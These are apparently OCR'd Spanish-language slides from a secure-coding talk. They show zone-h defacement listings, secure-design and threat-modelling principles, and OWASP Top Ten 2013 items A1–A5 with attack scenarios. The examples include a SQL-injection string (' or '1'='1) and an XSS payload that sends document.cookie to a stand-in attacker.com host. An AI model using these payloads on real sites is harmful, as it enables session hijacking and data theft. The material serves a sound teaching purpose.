- Special defacement (special defacements are important websites)
We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.
Time Notifier H M R L Domain OS View
23:28:32 Fallaga Team H page.csmlublin.pl Linux mirror
23:24:41 w4l3XzY3 vims.notjustbrowsing.org/w.htm Win 2008 mirror
23:17:44 w4l3XzY3 just-think.carlos-pina.stidna.... Linux mirror
23:14:33 AYYILDIZ siriusms.com/wp/ Linux mirror
23:12:38 w4l3XzY3 officefurniturewarehouse.masji... Linux mirror
23:12:36 the key40 H R yozmotgroup.co.il Unknown mirror
23:06:40 Owner Dzz backoffice.gowork.com.br/index... Linux mirror
23:06:14 Owner Dzz guiabrasilnet.com.br/index.php Linux mirror
23:06:13 Owner Dzz frbinterni.com.br/index.php Linux mirror
23:06:08 Owner Dzz escritoriovirtual-saopaulo.com... Linux mirror
23:06:01 Owner Dzz decoradoradeinteriores.com.br/... Linux mirror
23:05:56 Owner Dzz coworking-itaim.com.br/index.php Linux mirror
23:05:55 Owner Dzz coworking-farialima.com.br/ind... Linux mirror
23:05:38 Blid Yesser www.ivent.civ.pl/blid.php Linux mirror
23:05:32 Global Security H designworx.ca Linux mirror

zone-h.org (5/5)



Date	Notifier	H	M	R	L	Domain	OS	View
2016/01/12	AnonJal					web.segobver.gob.mx/gobierno/a...	Linux	mirror
2016/01/11	darkshadow-tn					revistapecuaria.inifap.gob.mx/tmp	Linux	mirror
2016/01/06	Error 7rB	H	M			www.culturadelalegalidad.gob.mx	Linux	mirror
2016/01/05	imam		M			prospera.inadem.gob.mx/x.htm	Linux	mirror
2016/01/05	imam		M			www.incubadoras.inadem.gob.mx/...	Linux	mirror
2016/01/05	imam		M			tuprimercredito.inadem.gob.mx/...	Linux	mirror
2016/01/05	imam		M			fronteras.inadem.gob.mx/x.htm	Linux	mirror
2016/01/05	imam		M			www.redincubadoras.inadem.gob....	Linux	mirror
2016/01/05	imam		M			www.inadem.gob.mx/x.htm	Linux	mirror
2016/01/04	imam		M			www.redemprendedor.gob.mx/x.htm	Linux	mirror
2016/01/04	imam			R		semanadelemprendedor.gob.mx/x.htm	Linux	mirror
2016/01/03	BIOS	H	M			www.siicyt.gob.mx	Linux	mirror
2016/01/03	BIOS	H				www.conacyt.gob.mx	Linux	mirror
2016/01/03	BIOS	H		R		www.municipiopabellonags.gob.mx	Linux	mirror
2016/01/03	Fallaga Team					culturasaltillo.gob.mx/Gass.html	Linux	mirror
2016/01/02	fallaga team	H	M			poblanojitos.pue.gob.mx	Linux	mirror

Agenda

1. Situación Actual de la WWW
   - Vulnerabilidades en Aplicaciones Web y dispositivos móviles
   - Estadísticas de Ataques ”oportunistas”
2. Los ataques en la actualidad
   - Adversarios y como piensan («Hacktivismo», «Defacement»)
   - ROI del delito (campaña de «ransomware»)
3. **La base del Código Seguro**
   - Revisión e Higiene
   - Ejemplos de estándares de seguridad (SD^3+C, OpenSAMM, OWASP, CERT-CC)
   - Modelado de Riesgos
4. OWASP
   - OWASP Top Ten 2013

La Base del Código Seguro

1. Minimizar los privilegios
   - Usuarios del SO
   - Usuarios de la BDs
   - Usuarios dentro de la aplicación

2. Minimizar la superficie de ataque
   - Todo se apaga o se deshabilita
   - Se va prendiendo, abriendo o habilitando lo mínimo requerido para que algo funcione
   - Se valida toda la información externa

3. Garantizar seguridad a profundidad
   - Se aseguran los sistemas operativos y los servidores web y base de datos
   - NUNCA «*Security through obscurity*»

Ejemplo: SD^3+C

El estándar actual de Microsoft para diseño de software:

Seguro por Diseño («Secure Design»)
- Arquitectura y código seguro
- Análisis de riesgos
- Reducción de Vulnerabilidades

Seguro por Default («Secure by Default»)
- Reducir la superficie de ataque
- Apagar todos los “features” que no sean usados
- Mínimos privilegios

Seguro al Instalar («Secure Deployment»)
- Protección: detección, defensa, recuperación y administración
- Proceso: guías de arquitectura y de implantación
- Personas: entrenamiento

http://www.microsoft.com/security/sdl/default.aspx


Estándares de Desarrollo Seguro


1. Software Assurance Maturity Model (SAMM)
   - http://www.opensamm.org/
2. SD^3+C / PD^3+C
   - https://msdn.microsoft.com/en-us/library/windows/desktop/cc307406.aspx
3. CERT Coding Standards – CERT—C
   - https://www.securecoding.cert.org/confluence/display/seccode/SEI+CERT+Coding+Standards
4. OWASP
   - https://www.owasp.org/index.php/OWASP_SAMM_Project
   - https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

Certificaciones

- CSSLP - ISC2
- Ec-council Certified Secure Programmer (ECSP)

Modelado de Riesgos





¿Qué es Modelado de Riesgos?

Modelado de riesgos es un análisis enfocado en seguridad que:

- Ayuda al equipo de código a entender donde es más vulnerable el producto
- Evalúa los riesgos a una aplicación
- Busca reducir los riesgos de seguridad
  - Encuentra activos
  - Descubre vulnerabilidades
  - Identifica amenazas
- Ayuda a formar las bases de las especificaciones del diseño

Beneficios del Modelado de Riesgos

Ayuda a entender mejor la aplicación

Permite encontrar problemas

Ayuda a identificar problemas complejos


Facilita la integración de nuevos miembros al equipo de código

Ayuda a mantener un dirección homogénea en el diseño

Proceso de Modelado de Riesgos

1. Identificar Activos
2. Crear Arquitectura
3. Descomponer la Aplicación
4. Identificar Riesgos
5. Documentar Riesgos
6. Clasificar Riesgos

Riesgos en Aplicaciones



Riesgos Cualitativos

Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicacion	Fácil	Difundido	Fácil	Severo	**Específico de la aplicación /negocio**
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Agenda

1. Situación Actual de la WWW
   - Vulnerabilidades en Aplicaciones Web y dispositivos móviles
   - Estadísticas de Ataques ”oportunistas”
2. Los ataques en la actualidad
   - Adversarios y como piensan («Hacktivismo», «Defacement»)
   - ROI del delito (campaña de «ransomware»)
3. La base del Código Seguro
   - Revisión e Higiene
   - Ejemplos de estándares de seguridad (SD^3+C, OpenSAMM, OWASP, CERT-CC)
   - Modelado de Riesgos
4. **OWASP**
   - OWASP Top Ten 2013

¿Qué es OWASP?

Grupo de voluntarios

Produce documentación, herramientas y estándares gratuitos


Calidad profesional y de código abierto

OWASP Top 10 – 2010 (Previo)	OWASP Top 10 – 2013 (Nuevo)
A1 – Inyección	A1 – Inyección
A3 – Pérdida de Autenticación y Gestión de Sesiones	A2 – Pérdida de Autenticación y Gestión de Sesiones
A2 – Secuencia de Comandos en Sitios Cruzados (XSS)	A3 – Secuencia de Comandos en Sitios Cruzados (XSS)
A4 – Referencia Directa Insegura a Objetos	A4 – Referencia Directa Insegura a Objetos
A6 – Defectuosa Configuración de Seguridad	A5 – Configuración de Seguridad Incorrecta
A7 – Almacenamiento Criptográfico Inseguro – Fusionada A9→	A6 – Exposición de Datos Sensibles
A8 – Falla de Restricción de Acceso a URL – Ampliada en →	A7 – Ausencia de Control de Acceso a las Funciones
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)
<dentro de A6: – Defectuosa Configuración de Seguridad>	A9 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	A10 – Redirecciones y reenvíos no validados
A9 – Protección Insuficiente en la Capa de Transporte	Fusionada con 2010-A7 en la nueva 2013-A6

OWASP Top 10 - Riesgos

Riesgo	Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impactos Técnicos	Impactos al negocio
		Explotabilidad	Prevalecencia	Detectabilidad	Impacto	
A1-Inyección	Específico de la Aplicación	FÁCIL	COMÚN	PROMEDIO	SEVERO	Específico de la Aplicación
A2-Autenticación	Específico de la Aplicación	PROMEDIO	DIFUNDIDA	PROMEDIO	SEVERO	Específico de la Aplicación
A3-XSS	Específico de la Aplicación	PROMEDIO	MUY DIFUNDIDA	FÁCIL	MODERADO	Específico de la Aplicación
A4-Ref. Directa insegura	Específico de la Aplicación	FÁCIL	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A5-Defectuosa Configuración	Específico de la Aplicación	FÁCIL	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A6-Exposición de Datos Sensibles	Específico de la Aplicación	DIFÍCIL	POCO COMÚN	PROMEDIO	SEVERO	Específico de la Aplicación
A7-Ausencia Control Funciones	Específico de la Aplicación	FÁCIL	COMÚN	PROMEDIO	MODERADO	Específico de la Aplicación
A8-CSRF	Específico de la Aplicación	PROMEDIO	COMÚN	FÁCIL	MODERADO	Específico de la Aplicación
A9-Componentes Vulnerables	Específico de la Aplicación	PROMEDIO	DIFUNDIDA	DIFÍCIL	MODERADO	Específico de la Aplicación
A10-Redirecciones no validadas	Específico de la Aplicación	PROMEDIO	POCO COMÚN	FÁCIL	MODERADO	Específico de la Aplicación

A1 Inyección



Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere a cualquiera que pueda enviar información no confiable al sistema, incluyendo usuarios externos, usuarios internos y administradores.	El atacante envía ataques con cadenas simples de texto, los cuales explotan la sintaxis del interprete a vulnerar. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo las fuentes internas.	Las fallas de inyección ocurren cuando una aplicación envía información no confiable a un interprete. Estas fallas son muy comunes, particularmente en el código antiguo. Se encuentran, frecuentemente, en las consultas SQL, LDAP, Xpath o NoSQL; los comandos de SO, intérpretes de XML, encabezados de SMTP, argumentos de programas, etc. Estas fallas son fáciles de descubrir al examinar el código, pero difíciles de descubrir por medio de pruebas. Los analizadores y «fuzzers» pueden ayudar a los atacantes a encontrar fallas de inyección.		Una inyección puede causar pérdida o corrupción de datos, pérdida de responsabilidad, o negación de acceso. Algunas veces, una inyección puede llevar a el compromiso total de el servidor.	Considere el valor de negocio de los datos afectados y la plataforma sobre la que corre el intérprete. Todos los datos pueden ser robados, modificados o eliminados. ¿Podría ser dañada su reputación?

A1 - Inyección

Ejemplos de Escenarios de Ataques

Escenario #1: La aplicación usa datos no confiables en la construcción de la siguiente instrucción SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Escenario #2: De manera similar, si una aplicación confía ciegamente en el framework puede resultar en consultas que aún son vulnerables, (ej., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts

WHERE custID='" + request.getParameter("id") + "'");
```

En ambos casos, al atacante modificar el parámetro 'id' en su navegador para enviar: **' or '1'='1**. Por ejemplo:

http://example.com/app/accountView?id=' or '1'='1

Esto cambia el significado de ambas consultas regresando todos los registros de la tabla "accounts". Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

A2 Pérdida de Autenticación y Gestión de Sesiones

Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere atacantes anónimos externos, así como a usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considere también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (ej. cuentas expuestas, contraseñas, identificadores de sesión) para suplantar otros usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero construirlos en forma correcta es difícil. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en el cierre de sesión, gestión de contraseñas, tiempo de desconexión (expiración), función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil ya que cada implementación es única.		Estas vulnerabilidades pueden permitir que algunas o todas las cuentas sean atacadas. Una vez que el ataque resulte exitoso, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son objetivos prioritarios.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

A2 – Autenticación y Sesiones

Ejemplos de Escenarios de Ataques

Escenario #1: Aplicación de reserva de vuelos que soporta re-escritura de URL poniendo los ID de sesión en la propia dirección:


http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV**?dest=Hawaii**

Un usuario autenticado en el sitio quiere mostrar la oferta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su ID de sesión. Cuando sus amigos utilicen el enlace utilizarán su sesión y su tarjeta de crédito.

Escenario #2: No se establecen correctamente los tiempos de expiración de la sesión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de cerrar la sesión, cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante interno o externo a la organización, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, exponiendo todas las contraseñas al atacante

A3 Secuencia de Comandos en Sitios Cruzados (XSS)



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia MUY DIFUNDIDA	Detección FACIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.	El atacante envía cadenas de texto que son secuencias de comandos de ataque que explotan el intérprete del navegador. Casi cualquier fuente de datos puede ser un vector de ataque, incluyendo fuentes internas tales como datos de la base de datos.	XSS es la falla de seguridad predominante en aplicaciones web. Ocurren cuando una aplicación, en una página enviada a un navegador incluye datos suministrados por un usuario sin ser validados o codificados apropiadamente. Existen tres tipos de fallas conocidas XSS: 1) Almacenadas, 2) Reflejadas, y 3) basadas en DOM . La mayoría de las fallas XSS son detectadas de forma relativamente fácil a través de pruebas o por medio del análisis del código.		El atacante puede ejecutar secuencias de comandos en el navegador de la víctima para secuestrar las sesiones de usuario, alterar la apariencia del sitio web, insertar código hostil, redirigir usuarios, secuestrar el navegador de la víctima utilizando malware, etc.	Considere el valor para el negocio del sistema afectado y de los datos que éste procesa. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

A3 – “Cross Site Scripting”

Ejemplos de escenarios de Ataques

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```


El atacante modifica el parámetro “CC” en el navegador:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.

Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A8 para información sobre CSRF.

A4 Referencia directa insegura a objetos



Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere los tipos de usuarios en su sistema. ¿Existen usuarios que tengan únicamente acceso parcial a determinados tipos de datos del sistema?	Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema por otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?	Normalmente, las aplicaciones utilizan el nombre o clave actual de un objeto cuando se generan las páginas web. Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo. Esto resulta en una vulnerabilidad de referencia de objetos directos inseguros. Los auditores pueden manipular fácilmente los valores del parámetro para detectar estas vulnerabilidades. Un análisis de código muestra rápidamente si la autorización se verifica correctamente.		Dichas vulnerabilidades pueden comprometer toda la información que pueda ser referida por parámetros. A menos que el espacio de nombres resulte escaso, para un atacante resulta sencillo acceder a todos los datos disponibles de ese tipo.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

A4 – Referencia Insegura a Objs.

Ejemplos de escenarios de ataques


La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
  connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Si el atacante modifica el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no es verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

http://example.com/app/accountInfo?acct=notmyacct

A5 Configuración de Seguridad Incorrecta



Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impactos Técnicos	Impactos al negocio
Específico de la Aplicación	**Explotabilidad FÁCIL**	**Prevalencia COMÚN**	**Detección FÁCIL**	**Impacto MODERADO**	**Específico de la aplicación / negocio**
Considere atacantes anónimos externos así como usuarios con sus propias cuentas que pueden intentar comprometer el sistema. También considere personal interno buscando enmascarar sus acciones.	Un atacante accede a cuentas por defecto, páginas sin uso, fallas sin parchear, archivos y directorios sin protección, etc. para obtener acceso no autorizado o conocimiento del sistema.	Las configuraciones de seguridad incorrectas pueden ocurrir a cualquier nivel de la aplicación, incluyendo la plataforma, servidor web, servidor de aplicación, base de datos, framework, y código personalizado. Los desarrolladores y administradores de sistema necesitan trabajar juntos para asegurar que las distintas capas están configuradas apropiadamente. Las herramientas de detacción automatizadas son útiles para detectar parches omitidos, fallos de configuración, uso de cuentas por defecto, servicios innecesarios, etc.		Estas vulnerabilidades frecuentemente dan a los atacantes acceso no autorizado a algunas funcionalidades o datos del sistema. Ocasionalmente provocan que el sistema se comprometa totalmente.	El sistema podría ser completamente comprometido sin su conocimiento. Todos sus datos podrían ser robados o modificados lentamente en el tiempo. Los costes de recuperación podrían ser altos.

A5 – Configuracion insegura

Ejemplos de escenarios de Ataque


Escenario #1: La consola de administrador del servidor de aplicaciones se instaló automáticamente y no se ha eliminado. Las cuentas por defecto no se han modificado. Un atacante descubre las páginas por defecto de administración que están en su servidor, se conecta con las contraseñas por defecto y lo toma.

Escenario #2: El listado de directorios no se encuentra deshabilitado en su servidor. El atacante descubre que puede simplemente listar directorios para encontrar cualquier archivo. El atacante encuentra y descarga todas sus clases compiladas de Java, las cuales decompila y realiza ingeniería inversa para obtener todo su código fuente. Encuentra un fallo serio de control de acceso en su aplicación.

Escenario #3: La configuración del servidor de aplicaciones permite que se retornen la pila de llamada a los usuarios, exponiéndose potencialmente a fallos subyacentes. A los atacantes les encanta que les proporcionen información extra con los mensajes de errores.

